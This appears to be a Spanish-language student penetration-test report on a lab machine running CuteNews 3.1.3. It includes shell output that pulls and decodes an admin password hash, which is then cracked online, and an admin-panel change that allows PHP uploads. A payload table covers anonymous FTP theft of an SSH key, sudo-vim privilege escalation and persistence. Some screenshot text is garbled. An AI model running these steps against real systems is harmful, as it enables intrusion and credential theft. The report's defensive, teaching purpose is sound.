Una vez establecida la conexión de la *shell* inversa, se llevaron a cabo las siguientes acciones:

```

kali@kali: ~
Session Actions Edit View Help

auto_archive.db.php  config.php          news                template
backup              confirmations.php  news.txt           unapproved_news.txt
btree               csrf.php           newsid.txt          users
cache              flood.db.php       plugins            users.db.php
cat.num.php        idnews.db.php     postponed_news.txt users.txt
www-data@viu-Actividad:/var/www/html/CuteNews/cdata$ cat users
cat: users: Is a directory
www-data@viu-Actividad:/var/www/html/CuteNews/cdata$ cat users.txt
r18hyg:1
r18ill:4
www-data@viu-Actividad:/var/www/html/CuteNews/cdata$ cat users.db.php
<?php die("You don't have access to open this file!");>
www-data@viu-Actividad:/var/www/html/CuteNews/cdata$ cd users
www-data@viu-Actividad:/var/www/html/CuteNews/cdata/users$ ls
21.php 60.php 72.php 86.php a1.php cd.php users.txt
www-data@viu-Actividad:/var/www/html/CuteNews/cdata/users$ cat users.txt
www-data@viu-Actividad:/var/www/html/CuteNews/cdata/users$ cat users.txt
www-data@viu-Actividad:/var/www/html/CuteNews/cdata/users$ cat 21.php
<?php die('Direct call - access denied');>
YT0x0ntz0jQ6Im5hbWUi02E6MTp7czo10iJhZG1pbii7YTo10ntz0jI6ImIkIjtz0jEwOiIxNm0NjYyODg4Ijtz0jQ6Im
5hbWUi03M6NToiYWRTaW4iO3M6MzoiYWNsIjtz0jE6IjEiO3M6NToiZW1haWwi03M6MTQ6ImFkbWluQGfkbWluLmVzIjtz
0jQ6InBhc3MiO3M6NjQ6IjhnjNk3NmU1YjU0MTA0MTViZGU5MDhiZDRkZWUxNWRmYjE2N2E5Yzg3M2ZjNGJiOGE4MwY2Zj
JhYjQ0OGE5MTgiO3I9fQ==www-data@viu-Actividad:/var/www/html/CuteNews/cdata/users$ ^C
N2E5Yzg3M2ZjNGJiOGE4MwY2Zj | base64 -dk3NmU1YjU0MTA0MTViZGU5MDhiZDRkZWUxNWRmYjE2
a:1:{s:4:"name";a:1:{s:5:"admin";a:5:{s:2:"id";s:10:"1634662888";s:4:"name";s:5:"admin";s:3:"a
cl";s:1:"1";s:5:"email";s:14:"admin@admin.es";s:4:"pass";s:64:"8c6976e5b5410415bde908bd4dee15d
fb167a9c873fc4bb8a81f6fbase64: invalid input
www-data@viu-Actividad:/var/www/html/CuteNews/cdata/users$ █

```

1. Exploración y Enumeración de Directorios

- **Acceso a cdata:** Te desplazaste al directorio cdata, donde se almacena la configuración y los datos de usuario de la aplicación.
- **Identificación de archivos clave:**
 - users.txt: Contiene nombres de usuario o identificadores.
 - users/: Un subdirectorio que parece contener archivos individuales por usuario (ej. 21.php, 60.php, etc.).

2. Extracción de Datos (Exfiltración)

- **Lectura de archivos:** se lee el archivo users.txt, lo cual reveló usuario:ID (r18hyg:1y4).
- **Análisis de archivos PHP:** Al leer el archivo 21.php, se encuentra codificado
- **Decodificación:** Se obtuvo una cadena codificada en base64, se utilizó base64 -d para decodificarla.
- **Recuperación de credenciales:** El resultado decodificado muestra un objeto PHP serializado que contiene información de un perfil de administrador, incluyendo un hash de contraseña: 8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6fbbase64.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

I'm not a robot

This site is exceeding reCAPTCHA Enterprise free quota

reCAPTCHA

Crack Hashes

Hash	Type	Result
8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918	sha256	admin

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

El resultado del descifrado es:

- **Hash:** 8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918
- **Contraseña descifrada:** admin

CuteNews news management system

Log in

Please sign in

(Remember me)

Sign in

Register

(not permitted)

Autenticación exitosa: Estamos en la interfaz de inicio de sesión de CuteNews, seguida del panel de control principal tras acceder con éxito como administrador.

News/index.php

CuteNews news management system

Dashboard Add News Edit News Help/About Logout

Good Night, admin! Have a nice day!

Site options

System configurations

Personal options

Templates

Categories

Integration wizard

Media manager

Users manager

Groups

Backups

Comments

Archives

Block IP

Additional fields

Replace words

System logs

Plugins

Maintenance

Localization

HTML scripts

Permission check

Statistics

Disk usage (8.73 GiB)

58% Free

Misc links

[Example](#) · [Readme](#) · [Usage](#) · [Release notes](#)

Powered by CuteNews 3.1.3 © 2002–2025 CudePHP (sponsored)

102.168.134/CuteNews/index.php/mainEdit&template&subtemplate&path=%2F%25site

utf8html	1 [edit]
wysiwyg	0 [edit]
news_title_max_long	100 [edit]
date_adjust	0 [edit]
smilies	smile,wink,wassat,tongue,laughing,sad,angry,crying [edit]
allow_registration	1 [edit]
registration_level	4 [edit]
ban_attempts	3 [edit]
allowed_extensions	gif,jpg,png,bmp,jpe,jpeg [edit]
reverse_active	0 [edit]
full_popup	0 [edit]
full_popup_string	HEIGHT=400,WIDTH=650,resizable=yes,scrollbars=yes [edit]
show_comments_with_full	1 [edit]

Edit path: #site/allowed_extensions

gif, jpg, png, bmp, jpe, jpeg, php

Exploración y configuración: podemos ver un panel de administración detallando configuraciones del sistema, rutas de directorios y una ventana de terminal superpuesta que verifica la estructura de archivos en el servidor.

3.6.3. Recomendaciones de mitigación:

- Limitación del acceso a datos sensibles: Ajustar la configuración del servidor web (Apache/Nginx) para impedir el acceso público a carpetas que contengan información sensible. Se debe establecer una regla que bloquee el acceso a la carpeta /cdata/ y sus subcarpetas desde un navegador.
- Establecimiento de un control de acceso sólido: Asegurarse de que los archivos de configuración (como users. db. php, config. php, etc.) no sean accesibles por el usuario del servidor web (www-data). Esto se puede lograr modificando los permisos del sistema de archivos con chmod y verificando que el propietario de estos archivos no sea el mismo que el usuario que opera el servidor web.
- Actualización del sistema de gestión de contenidos: Pasar a la última versión de CuteNews o considerar la opción de cambiar a un software más seguro y que reciba mantenimiento. Las fallas de este tipo suelen haberse resuelto en versiones actualizadas del software.

4. Conclusiones

La máquina analizada muestra una deficiencia en su postura de seguridad, lo que permitió que el sistema se viera comprometido completamente a través de la combinación de varias vulnerabilidades críticas. El examen técnico reveló que el sistema tiene una gran cantidad de vulnerabilidades, siendo su riesgo global considerado como CRÍTICO.

Se detectaron puertas de acceso simples, como el acceso anónimo por FTP que expuso claves SSH privadas (id_rsa) y archivos con datos delicados, además de la revelación de archivos de contraseñas en el servidor web. Estos errores facilitaron el acceso inicial al sistema sin requerir herramientas complejas.

Una vez dentro del sistema, se pudo elevar los privilegios a root al aprovechar configuraciones incorrectas en el archivo sudoers (abuso de Vim), modificar scripts ejecutados por cron que tenían privilegios elevados y errores en las políticas de polkit (incluyendo la falta del parche pwnkit).

El informe aclara que ninguno de los métodos utilizados para explotar las vulnerabilidades necesitó conocimientos técnicos avanzados ni herramientas complicadas, lo que aumenta el riesgo, dado que cualquier atacante con habilidades básicas podría replicar el ataque.

Como acción esencial, se aconseja implementar de inmediato las medidas de mitigación descritas en el informe, las cuales se enfocan en limitar el acceso a directorios públicos, aplicar el principio de mínimo privilegio a los archivos de configuración del sistema y asegurar que el software y los parches de seguridad estén siempre actualizados.

5. Referencias

Offensive Security. (2021). OSCP Exam Report Template. <https://www.offsec.com/pwk-online/OSCP-Exam-Report.docx>

GTFOBins. (s.f.). Vim. <https://gtfobins.github.io/gtfobins/vim/>

MITRE Corporation. (2023). ATT&CK Framework — Técnica T1078: Valid Accounts. <https://attack.mitre.org/techniques/T1078/>

MITRE Corporation. (2023). ATT&CK Framework — Técnica T1548.003: Sudo and Sudo Caching. <https://attack.mitre.org/techniques/T1548/003/>

Nmap Project. (2023). Nmap Network Scanner — documentación oficial. <https://nmap.org/docs.html>

vsftpd. (2023). vsftpd — Very Secure FTP Daemon. <https://security.appspot.com/vsftpd.html>

OWASP Foundation. (2023). OWASP Testing Guide v4.2. <https://owasp.org/www-project-web-security-testing-guide/>

6. Tablas

Tabla 1. Tabla de Payloads para vectores 1 y 2

Fase	Comando / Payload	Descripción y Propósito Técnico
Reconocimiento	<code>sudo arp-scan -I eth0 -l</code>	Descubrimiento de hosts activos en la red local mediante peticiones ARP broadcast.
Enumeración	<code>nmap -sV -sC <IP></code>	Escaneo de puertos con detección de versiones y scripts por defecto para identificar servicios expuestos.
Acceso FTP	<code>ftp 192.168.10.34</code>	Inicia conexión interactiva con el servidor FTP objetivo.
Bypass de Credenciales	<code>anonymous</code> (usuario en blanco)	Explotación de la configuración por defecto que permite login anónimo sin contraseña.
Reconocimiento Interno	<code>ls</code>	Lista el contenido del directorio FTP para identificar archivos expuestos.
Exfiltración	<code>get id_rsa</code>	Descarga la clave privada RSA a la máquina del atacante.
Exfiltración	<code>get notas.txt</code>	Descarga el archivo de notas que revela el nombre de usuario del sistema.
Análisis de Info	<code>cat notas.txt</code>	Lectura del archivo robado. Revela el usuario objetivo: vii.
Preparación Exploit	<code>chmod 600 id_rsa</code>	Ajusta permisos de la clave privada para que el cliente SSH la acepte.
Acceso Inicial	<code>ssh -i id_rsa vii@192.168.10.34</code>	Conexión SSH autenticada mediante clave privada. Obtención de shell sin privilegios.
Verificación	<code>whoami</code>	Confirmación de identidad del usuario tras la intrusión.

Reconocimiento PrivEsc	<code>sudo -l</code>	Enumera los privilegios sudo del usuario actual para detectar configuraciones inseguras.
Escalada	<code>sudo /usr/bin/vim</code>	Ejecución de Vim como root gracias a la regla NOPASSWD en sudoers.
Ejecución como Root	<code>#!/bin/bash</code> (dentro de Vim)	Invocación de subshell heredando los privilegios de root desde dentro del editor.
Persistencia	<code>passwd viu</code>	Establecimiento de contraseña conocida para el usuario viu, garantizando acceso futuro.

7. Imágenes (Evidencias)

Imagen 1. Evidencia Vector 1 y 2

